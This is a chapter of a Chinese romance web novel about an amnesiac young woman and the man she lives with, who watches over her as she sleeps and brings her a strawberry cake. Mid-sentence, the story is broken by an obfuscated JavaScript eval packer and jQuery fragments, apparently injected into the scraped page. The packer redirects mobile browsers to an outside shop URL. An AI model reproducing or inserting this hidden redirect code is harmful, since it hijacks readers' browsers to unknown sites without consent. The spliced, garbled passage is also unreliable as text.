6. 第六章

作品:《暴雨醒来

    两人靠得太近。


    她霸占了他办公桌后的沙发椅,而他站在她身边,一只手撑在桌上,一只手圈在椅背上。


    不动声色间,形成一个将她圈进怀抱里的动作。


    望初直到此刻才发觉,他们之间的安全距离几乎为0。


    她耳根悄然爬上嫣红,脊背僵直着想往后靠,却被他一把按住。


    男人高大的身躯俯下来,气息温热却清冽,一点点朝她靠近。


    望初指尖抠住笔记本电脑的边缘,紧张得指节用力泛白。


    心跳失序,她掩耳盗铃一般偏过头,不敢再与他对视。可他的视线有如实质一般,幽深得像难以搅动的浓墨,意味深长。


    一瞬不瞬地盯着她看。


    外头阳光很好,落地窗望出去,白茫茫一片。


    可远处城市中心的高楼大厦玻璃折射出明媚日光,夺目耀眼。


    周靳屿的身影被拉长着映在书房地面上,挺拔阴影将她完全笼罩住。他仿佛有意为之,俯靠下来的速度像是电影镜头的慢放。


    一寸寸,一点点,缓缓覆盖。


    在这样安静而暧昧的氛围之中,望初每待一秒都觉得尴尬和难为情。


    脸颊以身体能感知到的速度在快速发烫,她下意识咬唇,直至两人的鼻尖差几公分就会碰上时,猛地一把推开他的肩膀。


    “三分!我们现在是三分接触...”


    “...我、我要去填报名表...”


    “先回房间了...”话落,抱着电脑几乎是连滚带爬。


    周靳屿站在原地没动,晦涩浓郁的目光紧随着她的身影。


    直至她跑出书房,“砰”一声关上主卧门,他才饶有兴致地抬起腕表看时间。


    漆黑眼眸里闪过兴奋跳跃的光亮,“宝宝进步好快。”


    “比起昨天在门口,今天多坚持了好几秒。”


    书房里格外安静,他的声音低磁沉沉。


    没有人回应他。


    可他却像是尝到甜头一般,唇角勾起抹若有似无的弧度。


    放在书桌上的手机振动打破这份安静,周靳屿垂眸看了眼来电显示,滑开接听键时,神色已然冷冽。


    “查得怎么样了?”——


    望初抱着笔记本飞奔回到主卧时才发现,自己的手机落在客厅没拿。


    她小心翼翼开了条门缝,发现周靳屿没在客厅后,踮着脚尖做贼一样拎起手机,然后又快速移回房间。


    微信里,是程青棠发给她的好几条校园论坛的讨论帖。


    因为她决定要参加云城的比赛,所以程青棠发的都是和比赛相关。


    帖子里,有人发了去年比赛的视频,有人兴致勃勃想压今年的考题,也有人在八卦今年奖金格外丰厚。程青棠向来大大咧咧,自己专业一般,但不妨碍她对望初取得的成绩与有荣焉,所以很积极地帮她收集这些资料。


    然而发了几条之后,她像是陡然反应过来,紧急刹车。


    【我差点忘了,这个时候你应该在和周靳屿重新培养感情才对】


    【我打扰到你们了】


    【真是罪过罪过】


    【初初宝贝,资料不急在这一时看,去享受爱情吧】


    望初,【......】


    【他在书房,我在房间】


    程青棠愣愣打出个【?】,问她。


    【回到熟悉的地方,有没有记起些什么?】


    【没有,依旧是脑袋空空】


    昨天刚醒过来时,望初难以接受自己失忆的事实,曾迫切地想要回忆起些什么。


    可结果适得其反。


    每次她刻意回想,脑袋就很疼。


    人都是有趋利避害本能的,头疼实在太难受,她不愿再体会。虽然记忆缺失了一部分,但好在她的人生轨道没有发生重大偏移,如今对于她来说,能不能恢复记忆,只等着顺其自然就好。


    太过强求,或许事与愿违。


    想通这件事,她额头上的伤口似乎也不疼了。


    有了更多精力去关注云城即将举办的比赛。


    班长很快给她回了微信和邮件,附件是这次比赛的报名表,需要提交电子档和纸质档两种形式。


    望初抱着电脑,仔细把资料填完,又接着点开程青棠发过来的链接,看去年比赛时流传出的部分视频。


    冬日午后,她窝在落地窗旁的沙发上,穿着一身毛绒绒的家居服。


    屋里有暖气,没多久她就觉得有些热,把家居服外套脱下来后,换了个趴着的姿势。


    隔壁没有任何动静,周靳屿没有出来,望初猜他应该是在书房处理公务。


    这种虽然没看到他人,但知晓彼此同在一个屋檐下的感觉,莫名让她觉得心定。


    温暖舒适的环境催生出困意,手肘上的淤青无法长时间支撑她趴着。


    望初脑袋一歪,直接靠在沙发里侧,睡了过去。几分钟后,主卧的房门被打开。


    周靳屿站在门口,目光准确无误地锁定在沙发上那抹清瘦的身影。


    房间里很安静,静得仿佛能听到她平缓起伏的呼吸声。


    日光透过落地玻璃倾洒入内,一半照在地毯上,一半照在沙发上。


    她小小一个,被阳光轻而易举包裹住。


    面庞白皙精致,唇瓣莹润嫣红,有光影在她发梢上轻跃。温软而又美好。周靳屿喉结来回滚动,大步来到她身旁坐下。


    沙发凹陷,他怕吵醒她,掌心落在她脊背上轻抚。


    望初睡得正熟,没有丝毫反应。


    家居服外套脱下之后,里边是件奶白色的吊带裙。


    因为侧身睡的姿势,细带下滑,松松垮垮搭在她手臂上,锁骨那一处白皙的肌肤毫无遮掩地暴露在他眼底。


    甚至隐约可见更加旖.旎的风光。


    随着她的呼吸,一起一伏。


    周靳屿眸色骤深,下颌线收紧,沉郁目光里似乎有暗潮在汹涌。


    视线艰难移开的瞬间,他另一只手准确无误地拎起她的外套,盖在她身上。


    或许是因为这个动作没有那么温柔,望初眉心拧了下,左手下意识拂起,搭在外套上边。


    少女清瘦的那一截腕骨上,碘酒消毒过的痕迹尤为明显。


    他缓缓俯下身,握住她的手贴紧自己的侧脸。


    白皙肌肤上青色的小血管轻轻跳动,因为贴得太紧,他能无比清晰地感受到。


    仿佛同频共振一般,他的心跳逐渐与她同步。


    周靳屿偏过头,眷恋地在她手腕上轻蹭几下,随后站起身,悄无声息地离开。


    几秒钟后,望初的手机屏幕弹出一条信息。是他发过


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958127|193224||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    来的。


    【有事出去一趟,傍晚回来】等到望初醒来看到这条信息时,已经是下午4点。


    她给他回了个“好”,放下手机摸了下额头上的纱布,又伸了个懒腰,整个人清醒不少。


    冬天天黑得早,这个时间点,夕阳逐渐西下,橙黄的光线倾洒在大地上。


    霓虹灯依次亮起。


    外边街道上依旧有残留的积雪,远远看着红白相接,红色的广告牌像是镶嵌在白色奶油蛋糕上的大草莓。


    望初呆了几秒,突然就很想吃草莓奶油蛋糕。


    她重新拿起手机打开外卖软件,想看看附近有什么评分高的蛋糕店。还没挑出个所以然,外边的开门声响起。


    应该是周靳屿回来了。


    她穿了拖鞋往外走,果然看到男人站在玄关处,低头换鞋。


    听到脚步声,他抬眸看向她,漆黑眼眸里带着几分不易察觉的柔和。


    “回来时路过蛋糕店,顺手带的。”


    “吃吗?”


    在他旁边的置物架上,放着一个包装漂亮精致的草莓奶油蛋糕。


    望初眼底骤然一亮。


    草莓奶油蛋糕!?


    “我刚好想吃这个!”


    她惊喜的语气和表情不加遮掩,漂亮的眸子里亮晶晶的,被客厅的灯光一照,泛着莹润的光。


    周靳屿的心重重一悸,像被猫尾巴轻柔扫过。


    望初喜滋滋地提着蛋糕去了流理台,和他说话的语气自然熟稔。


    “我刚刚才打开外卖软件,还想着看看这附近哪里有草莓蛋糕的外卖可以送。”“没想到,你买回来了。”


    上一秒特别想吃的食物下一秒就出现在她面前,甚至不需要她自己开口。


    草莓奶油蛋糕并不是多么贵重的东西,但正是这种融于生活的温馨平和却又直击心灵的惊喜,往往才最打动人心。


    望初承认,在这一刻,周靳屿在她心目中的形象无比伟岸高大。


    “周靳屿,谢谢你!”


    她真心实意地道谢,声音清脆而明媚。


    字正腔圆的“周靳屿”三个字从她口中念出来,与失忆之前的每一次语气都不一样。


    周靳屿只觉得心脏像是被一只清瘦的手指轻轻戳了下。


    又涨又热。


    这种酥麻感很快顺着骨血经脉蔓延至四肢百骸,心跳在颤动。


    他垂放在身侧的指尖轻微发抖。原来,当她心无芥蒂地喊他的名字时,声音是如此动听。他幽暗沉郁的视线紧紧跟随着她,却又在她抬头看过来时,低敛下眼睫,遮挡去眼底的全部晦涩。


    他是贪心的。


    想永远听到她这样喊他的名字,却又觉得这还远远不够。


    两人都站在流理台边,可望初全身心惦记着蛋糕,压根没发现他的异常。


    直到她切好第一块蛋糕,奶油上坠着的那颗草莓被推到他眼前时,颤颤巍巍。


    “周靳屿,第一块先给你。”


    他没有出声。


    望初偏过头,凑近看他。“怎么了?”


    男人倏地抬眸,奶油顶上的草莓从他如墨瞳孔里一闪而过。


    取而代之的,是她那张精致漂亮的脸庞。


    肌肤赛雪,唇瓣嫣红。远胜世间一切甜品。